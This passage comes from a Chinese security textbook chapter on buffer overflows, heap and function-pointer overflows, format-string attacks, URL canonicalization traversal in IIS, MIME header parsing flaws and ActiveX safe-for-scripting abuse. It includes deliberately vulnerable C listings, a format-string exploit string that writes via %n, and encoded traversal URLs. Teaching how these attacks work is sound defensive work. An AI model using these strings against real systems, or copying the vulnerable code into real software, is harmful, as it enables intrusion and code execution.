


图10-1　返回地址的溢出

10.3.2.2　堆栈缓冲区溢出的利用

经典的堆栈缓冲区溢出利用中，攻击者使用自己的恶意代码填充缓冲区，而不是使用A填充。并且，使用填满了恶意代码的缓冲区的地址来覆盖EIP（指向程序下一步将要执行的代码），而不是使用随机的数据来重写它。这改变了程序的执行路径，转而执行被注入的恶意代码。

图10-2描述的是一个经典的基于堆栈的缓冲区溢出（第一代），但是这类溢出还有很多种变化，CodeRed病毒就是利用了一种更加复杂的第一代缓冲区溢出，我们在以后会进行介绍。




图10-2　经典的第一代攻击

10.3.2.3　造成堆栈缓冲区溢出的原因

造成堆栈缓冲区溢出的原因是在复制数据到缓冲区的时候，没有检测数据的大小。这经常是由于使用了不限制从一个位置复制到另一个位置的数据的大小的函数造成的。

例如，strcpy是C语言中用来将一个缓冲区中的字符串复制到另一个缓冲区中的函数，但是，这个函数不检测接收字符串的缓冲区是否足够大，所以可能发生溢出。很多这样的函数都有更安全的副本，比如strncpy，这个函数增加了一个计数的参数，用来指定复制数据的大小。在BSD系统中，甚至存在更安全的版本，例如strlcpy。

当然，如果这个参数的值（比如，Strncpy的第三个参数）大于接收的缓冲区的大小，仍然会发生溢出。程序员经常会犯下计数错误，经常会出现因为多出一个字节而溢出的现象，这会导致一种被称为单字节越界的第二代溢出攻击。

10.3.3 第二代攻击

10.3.3.1 单字节越界溢出

程序员希望使用相对安全的函数，例如strncat函数，但这并不一定使他们的程序更加安全。事实上，strncat函数经常会导致溢出，因为它的行为[27]相对不太直观，与strncpy函数的行为不一致（strncat会在结果字符串的末尾自动添加一个“\0”，因而经常导致溢出。——译者注）。在检查缓冲区大小的时候发生错误，经常会导致单字节越界（off-by-one）溢出，这是因为程序员没有注意到数组的下标是从“0”开始的。

看看清单10-2中的这段程序，程序员在应该使用“小于”的时候，错误地使用了“小于或等于”。

清单10-2　另一个有漏洞的函数

```
#include <stdio.h>

int i;
void vuln(char *foobar)
{
        char buffer[512];

        for(i=0;i<=512;i++)
              buffer[i]=foobar[i]
}

void main(int argc, char *argv[])
{
       if (argc==2)
              vuln(argv[1]);
}
```

这种情况下，堆栈的情况如表10-1所示。

表10-1　上面有毛病的程序执行时堆栈的情况

地　址	数　值
0x0012FD74	buffer[512]
...	...
...	...
0x0012FF74	Old EBP=0x0012FF80
	Ret EIP=0x00401048

由于这种溢出只溢出了一个字节，所以程序不能够重写EIP。但是由于系统的字节序是little-endian（little-endian和big-endian都是双字节字在存储器中的存储顺序，little-endian是指一个字中的低位的字节放在内存中这个字区域的低地址处，big-endian刚好相反。——译者注），因而程序可以覆盖EBP中的低位字节。例如图10-3，溢出的字节是0x00，原来的EBP就会被改成0x0012FF00。根据代码的不同，可以用多种方式利用伪造的EBP。通常，紧接着的下一条指令是mov esp, ebp，这使堆栈帧指针（Stack Frame Pointer，SFP）指向缓冲区的位置。可以精心构造缓冲区，用来存储本地变量、EBP以及被改变了的指向恶意代码的EIP。




图10-3　单字节越界溢出

伪造堆栈帧中的本地变量部分是经过处理的，并且程序返回后继续执行伪造的EIP处的指令，实际上执行的是堆栈中被注入的代码。因而，利用一个单字节越界溢出也可以执行任意的代码。

10.3.3.2　堆溢出

程序员有一个很普遍的误解，那就是通过动态分配内存（利用堆），可以避免使用堆栈，减少缓冲区溢出的可能性。虽然堆栈溢出的确比较容易，但是利用堆也并没有排除缓冲区溢出漏洞利用的可能性。

10.3.3.3　堆

堆（heap）是动态分配的内存，这部分内存与分配给堆栈以及代码的内存是逻辑上分离的，堆的建立（例如，“new，malloc”）和删除（例如，“delete，free”）是动态的。

在程序所需的内存大小预先不知道，或者所需内存比堆栈大的时候，经常使用堆。

与堆栈不同，堆所在的内存位置一般不包含返回地址，因而不能覆盖保存在堆栈中的返回地址，要改变程序的执行流程非常困难。但是，这并不能说明使用堆能够避免缓冲区溢出漏洞被利用。

10.3.3.4　有漏洞的代码

清单10-3是一段堆溢出的程序实例，这段程序为两个缓冲区动态地分配了内存。程序用A填充其中一个缓冲区，另一个缓冲区用来接收命令行输入的字符，如果输入太多的字符，就会发生溢出。

清单10-3　一个堆溢出实例

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main(int argc, char **argv)
{
        char *buffer = (char *) malloc(16);
        char *input = (char *) malloc(16);

        strcpy(buffer,"AAAAAAAAAAAAAAA");

        // 使用一个没有边界检查的函数
        strcpy(input,argv[1]);
        printf("%s",buffer);
}
```

如果输入正常，内存情况如表10-2所示。

表10-2 正常输入下的内存布局

地 址	变 量	数 值
00300350	Input	BBBBBBBBBBBBBBBB
00300360	?????	????????????????
00300370	Buffer	AAAAAAAAAAAAAAAA

但是，如果输入了大量的数据，使堆溢出，就会覆盖相邻的堆，像表10-3显示的那样。

表10-3 异常输入下的内存布局

地 址	变 量	数 值
00300350	Input	BBBBBBBBBBBBBBBB
00300360	?????	BBBBBBBBBBBBBBBB
00300370	Buffer	BBBBBBBBAAAAAAAA

10.3.3.5 堆溢出的利用

在堆栈溢出的时候，攻击者可以使一个缓冲区溢出而修改EIP，使EIP指向堆栈中的恶意代码。

堆溢出通常并不影响EIP，但是，溢出的堆可以覆盖数据或者修改指向数据或者函数的指针。例如，在一个多级权限控制（locked-down）的系统中，普通用户的进程也许不能将数据写入文件C:\AUTOEXEC.BAT。但是，如果一个具有系统权限的程序发生堆溢出，就可以将指向临时文件名的指针修改成指向字符串C:\AUTOEXEC.BAT，这样具有系统权限的程序就会向文件C:\AUTOEXEC.BAT中写入，而不是写入一些临时文件。这种溢出可能会导致用户权限的提升。

另外，堆缓冲区溢出（像堆栈溢出一样）也可以导致一些拒绝服务攻击，因为这种攻击可能导致应用程序崩溃。

清单10-4中是一个向文件C:\HARMLESS.TXT中写入字符的程序，该程序是有安全漏洞的。

清单10-4 一个有漏洞的程序

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main(int argc, char **argv)
{
        int i=0,ch;
        FILE *f;
        static char buffer[16], *szFilename;
        szFilename = "C:\\harmless.txt";

        ch = getchar();
        while (ch != EOF)
        {
                buffer[i] = ch;
```

```
            ch = getchar();
            i++;
        }
        f = fopen(szFilename, "w+b");
        fputs(buffer, f);
        fclose(f);
}
```

内存情况如表10-4所示。

表10-4　清单10-4中程序执行时的内存布局

地　址	变　量	数　值
0x00300ECB	argv[1]	
…	…	…
0x00407034	*szFilename	C:\harmless.txt
…	…	…
0x00407680	Buffer	
0x00407690	szFilename	0x00407034

注意，buffer和szFilename是相邻的，这些变量都被放在一个静态堆里（全局数据区域），一般被合并到Windows PE文件的.data节中。如果攻击者能够使缓冲区溢出，就能够覆盖指针szFilename，将它从0x00407034改成其他的地址值。例如，将它改成argv[1]的地址0x00300ECB，就可以把文件名改成其他任意的在命令行中输入的文件名。例如，buffer如果是XXXXXXXXXXXXXXXX00300ECB 并且argv[1] 是C:\AUTOEXEC.BAT，内存的情况就如表10-5所示。

表10-5　在攻击时的内存布局

地　址	变　量	数　值
0x00300ECB	argv[1]	C:\AUTOEXEC.BAT
…	…	…
0x00407034	*szFilename	C:\harmless.txt
…	…	…
0x00407680	Buffer	XXXXXXXXXXXXXXX
0x00407690	szFilename	0X00300ECB

注意，szFilename已经改变，并且现在已经指向argv[1]，argv[1]是C:\AUTOEXEC.BAT。虽然堆溢出要比一般的堆栈溢出更难以利用，但是难度的增加并没能阻止一些专注的、聪明的攻击者们利用它。Linux/Slapper蠕虫（在本章讨论）的漏洞利用代码证明了这点。

10.3.3.6　函数指针

另一个第二代溢出技术涉及函数指针（function pointer）。函数指针溢出主要发生在使用回调函数(callback function)的时候。如果在内存中，缓冲区后面是一个函数指针，而且不检查缓冲区边界，就有覆盖函数指针的可能。清单10-5就是这种代码的一个简单的实例。

清单10-5　一个使用函数指针的应用程序实例

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int CallBack(const char *szTemp)
{
        printf("CallBack(%s)\n", szTemp);
        return 0;
}

void main(int argc, char **argv)
{
        static char buffer[16];
        static int (*funcptr)(const char *szTemp);

        funcptr = (int (*)(const char *szTemp))CallBack;
        strcpy(buffer, argv[1]); // unchecked buffer

        (int)(*funcptr)(argv[2]);
}
```

表10-6显示了程序执行的时候的内存情况。

表10-6　清单10-5中的程序正常执行时的内存布局

地　址	变　量	数　值
00401005	CallBack()	
004013B0	system()	...
...	...	...
004255D8	buffer	????????
004255DC	funcptr	00401005

如果输入字符串ABCDEFGHIJKLMNOP004013B0作为argv[1]，程序就不会调用函数CallBack()，而会调用函数system()。在这个例子里，我用了一个NULL(0x00)字节，使得这个例子实际上不能成功，以避免提供一个真正的攻击代码。非正常执行代码的内存情况如表10-7所示。

表10-7　清单10-5中程序使用攻击参数的内存布局

地　址	变　量	数　值
00401005	CallBack()	
004013B0	system()	...
...	...	...
004255D8	buffer	ABCDEFGHIJKLMNOP
004255EE	funcptr	004013B0

上面的例子是另一个非堆栈溢出的攻击，展示了如何用system()和任意的参数来执行任意的命令。

10.3.4 第三代攻击

10.3.4.1 格式化字符串攻击

格式化字符串漏洞是由于软件工程师编码的粗心大意造成的。C语言的许多函数可以将字符串打印到文件、缓冲区以及屏幕上。这些函数不仅将字符串的值输出到屏幕上，还会将它们格式化。表10-8列出了我们经常用到的ANSI标准的（美国标准化组织）格式化输出函数：

表10-8　ANSI格式化函数

printf	将格式化的输出打印到标准输出流
wprintf	printf的宽字符版本
fprintf	打印格式化的数据到一个流中（通常是一个文件）
fwprintf	fprintf的宽字符版本
sprintf	将格式化的数据写入一个字符串
swprintf	sprintf的宽字符版本
vprintf	使用一个参数列表的指针，写格式化的输出
vwprintf	vprintf的宽字符版本
vfprintf	使用一个参数列表的指针，将格式化的输出写入到一个流中
vwfprintf	vfprintf的宽字符版本

程序员利用这些函数的格式化能力来控制输出的格式。例如，一个程序既可以将一个数值以十进制输出，也可以以十六进制输出。

清单10-6　一个使用格式化字符串的应用程序

```
#include <stdio.h>
void main(void)
{
    int foo =1234;
    printf("Foo is equal to: %d (decimal), %X (hexadecimal)", foo, foo);
}
```

在清单10-6中的程序的输出结果如下：

```
Foo is equal to: 1234 (decimal), 4D2 (hexadecimal)
```

百分号（%）是一个转义符，它后面的字符表示数值的输出格式。例如，%d表示“用十进制格式显示数值”，%X表示“用十六进制格式显示数值，并且使用大写字母”。这些都被称为*格式说明符*（*或格式控制符*）。

格式输出函数规范要求输出的格式是格式控制加上几个可选的参数（如图10-4所示）。




图10-4　格式化函数的格式

但是，一些粗心的程序员经常不遵循这个格式。比如，清单10-7中的程序想要在屏幕上显示“Hello World! ”，但是却没有严格按照函数的调用格式书写。注释行给出了这段程序的正确书写方式。

清单10-7　一个使用错误的格式化语法的伪程序

```
#include <stdio.h>
void main(void)
{
        char buffer[13]="Hello World!";
        printf(buffer);          // 把参数作为格式化控制
        // printf("%s",buffer); 这才是正确的方式
}
```

这种编程方式使攻击者能够控制堆栈并且注入任意的可执行的代码。清单10-8中的程序从命令行读入一个参数并把该参数输出到屏幕。注意，printf语句被错误地使用，它直接用参数代替了格式控制符。

清单10-8　另一个允许注入代码攻击的程序

```
int vuln(char buffer[256])
{
        int nReturn=0
        printf(buffer);      // 打印输出命令行
        // printf("%s",buffer); // 正确的方式
        return(nReturn);
}

void main(int argc,char *argv[])
{
        char buffer[256]=""; // 分配缓冲区
        if (argc == 2)
        {
                strncpy(buffer,argv[1],255);  // copy命令行参数
        }
        vuln(buffer); // 将缓冲区传递给函数
}
```

这段程序将命令行的第一个参数复制到一个缓冲区，然后将缓冲区传递给有漏洞的函数vuln()。因为程序把缓冲区作为格式控制符使用，所以，我们可以传入一个格式说明符而不是一个简单的字符串。

例如，使用参数%X来运行程序，将会返回堆栈中的一些值，而不是%X:

```
C:\>myprog.exe %X
401064
```

程序将输入解释成了格式描述符，返回了堆栈中本应是参数位置的数值。为了使读者能够理解这种情况，我们检查一下printf调用以后堆栈的情况。一般地，如果使用格式控制符，并且有正确数量的参数，堆栈的情况应该像图10-5中显示的那样。

但是，如果错误地调用printf()，堆栈就不一样了，就像图10-6显示的那样。

在这种情况下，程序以为格式控制符之后的堆栈空间就是第一个参数。如果用%X作为示例程序的输入，printf显示前一个函数调用的返回地址，而不是所期望的参数。在这个例子中，我

们只是随意地显示内存位置，但是恶意的黑客或病毒开发者想要利用的关键却是写入内存的能力，以达到在内存中注入任意代码的目的。




图10-5　正确数量参数下的堆栈状况




图10-6　错误使用printf()

格式化函数族中有%n这个格式描述符，它用来存储（写入内存）输出的总字节数。例如，下面这一行将会将6存入nBytesWritten中，因为foobar有六个字符:

```
printf("foobar%n",&nBytesWritten);
```

考虑下面的调用:

```
C:\>myprog.exe foobar%n
```

这个程序执行的时候，程序试图写格式控制符后面的堆栈，而不是将格式控制符后面的堆栈中的数值显示出来。所以程序不是像前面的程序那样显示401064，而是试图将6（字符串foobar中的字符个数）写入到地址401064中。结果就是应用程序错误消息，如图10-7所示。




图10-7　Myprog.exe崩溃并且证明了可利用性

这就证明了，我们可以利用格式描述符写内存。有了这个能力，我们自然就希望能够覆盖返回的指针（就像缓冲区溢出那样），通过修改执行路径来注入代码。我们再来仔细研究一下堆栈，堆栈的情况如图10-8所示。

知道了堆栈的情况，让我们看看下面的利用字符串（exploit string）:

```
C:>myprog.exe AAAA%x%x%n
```

这就导致了图10-9中的被利用的堆栈。




图10-8　漏洞利用之前myprog.exe的堆栈情况




图10-9　使用狡猾的格式化字符串的堆栈漏洞利用的例子

第一个格式描述符，%x被认为是返回地址（0x401064）；下一个格式描述符，也是%x，则是0x12FE84。最后，%n就会试图向堆栈中的下一个DWORD所指向的地址中写数据，这个地址就是0x41414141（AAAA），这就使攻击者能够向任意的内存地址中写入数据。

实际攻击的目标地址不是0x41414141，而是向一个含有返回地址（就像缓冲区溢出中那样）的内存位置中写入。在这个例子中，0x12FE7C是存储返回地址的地方，通过修改0x12FE7C中的地址，就可以改变执行路径。所以，我们用0x12FE7C来取代A的字符串，情况如图10-10所示。




图10-10　一个返回地址的利用

返回地址应该用指向利用代码的地址来覆盖，在这个例子中，这个地址应该是输入缓冲区所在的0x12FE84。幸运的是，使用语法%.<bytes_to_write>x,可以在格式描述符中包括要写入字符的个数。看看下面的利用字符串：

```
<exploitcode>%x%x%x%x%x%x%x%x%x%.622404x%.622400x%n\x7C\xFEx12
```

这个代码会导致printf函数将0x12FE84（622404+622400=0x12FE84）写入0x12FE7C中，假设exploit code 长度为2字节。这就重写了原来保存在[0x12FE7C]处的返回地址，使执行路径指到0x12FE84，在该位置，攻击者会写入一些利用代码，情况如图10-11所示：




图10-11　通过返回地址利用缓冲区的漏洞利用

出于完整性的缘故，需要指出的是，大部分库函数序不允许值很大的数作为长度描述符，其他函数在遇到%后面很大的描述符时，有可能崩溃[12]。因此，攻击者通常会将一个完整的DWORD（32位的值）写成四个重叠的值，就像下面的序列一样:

```
000000CC (第一个写入的)
000001BB (第二个写入的)
000002AA (第三个写入的)
000003CC (第四个写入的)
CCAABBCC (完整的 DWORD)
```

这样，不按照程序的规范编写程序，攻击者可以覆盖内存中的数据并执行任意代码。由于很多程序员不按照规范使用格式输出函数，因此找到这种有漏洞的程序还是比较容易的。

安全研究人员检测到大多数流行的应用程序都含有这种这种漏洞。而且，大量新的应用程序不断被开发出来，但不幸的是，开发者继续错误地使用格式输出函数，造成这些应用程序仍然存有漏洞，易受到攻击。

10.3.4.2　堆管理

不同的堆管理实现之间有很大的不同。例如，GNU C的malloc函数与system V的例程就有很大的差别。但是，malloc一般把管理信息存储在被分配的堆中，通常包括内存块大小等，而这些信息通常被存放在实际数据的前后。

因此，通过堆数据溢出可以修改内存管理信息结构（或者控制块）中的值。依赖内存管理函数的操作（例如，malloc和free）以及具体实现，利用内存管理函数写入控制块时，可以使它在任意内存地址中写入任意数据。

10.3.4.3　输入检查

输入检查攻击利用的是程序对用户提供的数据不进行适当验证而进行的攻击，例如，一个请求输入电子邮件地址以及其他个人信息的网页表单（form），应该查验用户输入的电子邮件地址是否符合适当的格式，并且需要验证该地址是否包含特定的转义字符或者保留字符。

许多应用程序，例如Web服务器以及电子邮件客户端，并不对输入进行适当地检查。这就导致黑客可以注入精心构造的输入，导致应用程序执行异常。

尽管有许多类型的输入检查漏洞，我们在此仅讨论URL规范化以及MIME（多用途的网络邮件扩充协议）报头的解析漏洞，因为它们在最近的混合攻击中被普遍使用。

10.3.4.4 URL编码及规范化

规范化是把多种不同格式转化到单一的、公共的、标准的格式的过程。例如，C:\test\foo.txt和C:\test\bar\..\foo.txt是不同路径名但表示同一个文件。URL规范化也类似，例如，http://doman.tld/user/foo.gif和http://domain.tld/user/bar/../foo.gif可能表示同一个图片文件。

URL规范化漏洞是因为基于URL的访问控制不考虑整个的URL，而只是根据部分URL来决定是否授权访问。例如，一个只允许访问/user及其子目录的Web服务器可能检查URL中字符串中域名后面是不是紧跟着“/user”，以此来判断该URL是否允许访问。例如，URL http://domain.tld/user/../../autoexec.bat可以通过安全检查，但实际上会访问根（root）目录。

微软IIS产生了URL规范化问题以后，引起了人们广泛的关注，许多应用程序加上了针对双点字符串（..）的安全检查。不过，规范化攻击还可能利用编码来实现。

例如，微软IIS支持UTF-8编码，在这种编码中，%2F表示斜杠（/）。UTF-8将US-ASCII字符（7位）转化成一个简单的八位字节，其他的字符转化为多字节。转化方法如下:

```
0-7  位  0xxxxxxx
8-11  位  110xxxxx 10xxxxxx
12-16  位  1110xxxx 10xxxxxx 10xxxxxx
17-21  位  11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
```

例如，一个斜杠/（0x2F，0101111）用UTF-8表示将是00101111。一个用十六进制表示是0x10A的字符（二进制是100001010）有9位，因此UTF-8的表示是11000100 10001010。

虽然标准编码方式并不能逃过上述的输入安全检查，但是如果使用8-11位的格式化规则将一个7位的字符编码的话，微软IIS仍然可以解码。

例如，一个斜杠/（0x2F，101111）用8~11位的UTF-8编码方式编码就是11000000 10101111（也就是十六进制的 0xC0 0xAF）。因此，我们可以使用URL:

```
http://domain.tld/user/../../autoexec.bat
```

来取代URL:

```
http://domain.tld/user/..%co%af../autoexec.bat.
```

其中，在第二个URL中使用了不正确的UTF-8编码方式替换了斜杠/（即用8~11位格式化规则来编码7位的字符）。

因为输入检查不能够识别UTF-8编码的斜杠，所以这个URL可以通过输入查验，导致允许对Web的根目录以外的目录进行访问。微软通过《Security Bulletin》（安全公告）MS00—78修补了这个漏洞。

另外，微软IIS通过两次独立的解码来完成UTF-8的解码过程，这就允许字符进行两次编码。例如，我们用%5C表示一个反斜杠（0x5C）。然而，我们也可以将百分号（0x25）进行编码。因此，%5C就可以被编码成为%255C。经过第一次解码，%255C被解码成为%5C，经过第二次解码，%5C被解码成为一个反斜杠。

因此，虽然一个类似http://domain.tld/user/..%5c../autoexec.bat的URL不能通过输入查验检查，但是http://domain.tld/user/..%255c../autoexec.bat却可以，以此实现对Web的根目录以外的目录进行访问。微软通过《Security Bulletin》MS01—26修补了这个漏洞。

Web服务器在输入检查方面的弱点导致该服务器容易受到攻击。例如，在IIS中，我们可以

利用编码漏洞来摆脱Web根目录的限制，执行Windows系统目录下面的CMD.EXE，实现远程执行目标服务器上的程序。W32/Nimda就是利用了这样一种攻击将自己复制到远程Web服务器上，然后执行自己的副本。

10.3.4.5 MIME报头解析

当IE浏览器解析的文件时，可能包括很多内嵌的MIME（多用途的网际邮件扩充协议）编码的文件。处理这些编码的文件首先必须检查出报头，因为文件头中定义了MIME类型。通过查找系统的一个表，可以把MIME类型与一个本地应用程序联系起来。例如，MIME类型audio/basic一般是与Windows Media Player联系起来。因此，MIME编码类型为audio/basic的文件就会被传给Windows Media Player。

MIME类型是在一个内容类型（Content-Type）的报头中定义的。除了相关联的应用程序外，每种MIME类型还有很多设置信息，包括图标（icon）——指示是否显示扩展名和当文件被下载后是否将该文件自动传递给它的关联程序。

当使用微软Outlook以及其他一些电子邮件客户端程序接收一个HTML格式的电子邮件的时候，实际上利用了IE中的代码来解析并显示这个电子邮件。如果这个电子邮件含有一个MIME内嵌文件，IE解析这个电子邮件并且试图对内嵌文件进行操作。有漏洞版本的IE会通过检查Content-Type 报头来判断是否应该自动打开关联程序（不提示用户，直接传递给关联程序）。例如，audio/x-wav类型的文件就会自动传递给Windows Media Player来播放。

然而，有漏洞版本的IE中存在一个bug，会使文件传递给错误的程序。例如，一个MIME报头可能如下：

```
Content-Type: audio/x-wav;
      name="foobar.exe"
Content-Transfer-Encoding: base64
Content-ID: <CID>
```

在这种情况下，因为文件内容的类型是audio/x-wav，所以IE就会确定这个文件应该被自动传递到关联程序（不提示）。然而，在确定应该关联哪个程序时，IE不是利用Content-Type 头中的MIME类型（以及文件自己的报头），而是错误地根据文件扩展名来寻找系统缺省的关联程序。本例中，IE发现文件扩展名是.EXE，于是便交给操作系统去执行了，而没有将它传递给Audio文件的关联程序来播放。

这个错误使任意代码能够自动执行。一些Win32的邮件群发病毒也把自己的二进制代码通过MIME编码并加上一个恶意构造的Content-Type 头，通过电子邮件发送出去，结果收到的用户在不知情的情况下病毒就悄悄地执行了。用户只是简单地查看或者预览一下邮件，IE浏览器解析该邮件，攻击就发生了。这样的电子邮件蠕虫不需要用户执行或者打开复制就能够进行感染和传播。

任何没有设置“下载后确认打开”标记的MIME文件类型都会被这种攻击所利用。因为开发者可以注册他们自己的MIME类型，所以很难定义一个确定的MIME类型和关联程序的列表。

W32/Badtrans和W32/Klez利用这种攻击方法，可以在用户查看一封被感染的电子邮件的时候执行。

10.3.4.6　应用程序权限验证

虽然不恰当的输入检查会导致应用程序扩大访问范围，就像利用URL规范化那样，但有些应用模型简单的假设某些代码为“安全的”，以此提高应用程序的权限。ActiveX就是基于这种设计理念。因此，大量的混合攻击也会利用ActiveX控件权限验证漏洞[13]。

10.3.4.7　标记为可安全执行的ActiveX控件

从设计上ActiveX控件是可以用脚本来调用的。ActiveX控件公开了一组方法和属性，通常通过IE来调用，这些控件也可能包括恶意的、不可预见的操作。

微软ActiveX控件的安全框架要求开发者来决定他们的ActiveX控件是否可能被恶意使用，如果开发者认为控件是安全的，就可以把这个控件标记为Safe-for-Scripting（对脚本是安全的）。

微软注意到，有下列特征的ActiveX控件决不能标记为Safe-for-Scripting:

- 访问本地计算机或者用户的信息;
- 在局域网或网络上暴露个人隐私;
- 修改或者销毁本地计算机或者网络信息;
- 控件有故障并且潜在地破坏浏览器;
- 占用过多的时间或资源，比如内存;
- 执行可能有破坏性的系统调用，包含执行文件;
- 以一种欺骗性的方式使用控件并且导致意外的结果。

然而，尽管有了这些简单的指南，一些有这种特征的控件仍然被标记为安全的，甚至出于恶意故意这样做。

例如，VBS/Bubbleboy使用Scriptlet.Typelib[14] ActiveX控件向Windows启动目录中写入一个文件。Scriptlet.Typelib控件中包含了定义文件路径和内容的属性。因为这个ActiveX控件被错误地标记为Safe_for_Scripting的，所以，我们可以通过一个远程Web页面或者一个HTML格式的电子邮件调用一个方法来写入一个本地文件，而不触发任何ActiveX警告对话框。

我们通过注册表可以很简单地查看被标记为安全的ActiveX控件。如果在ActiveX控件的Implemented Categories（执行类别）的中存在safe-for-scripting的CLSID键值，这个ActiveX控件就被标记为安全的。

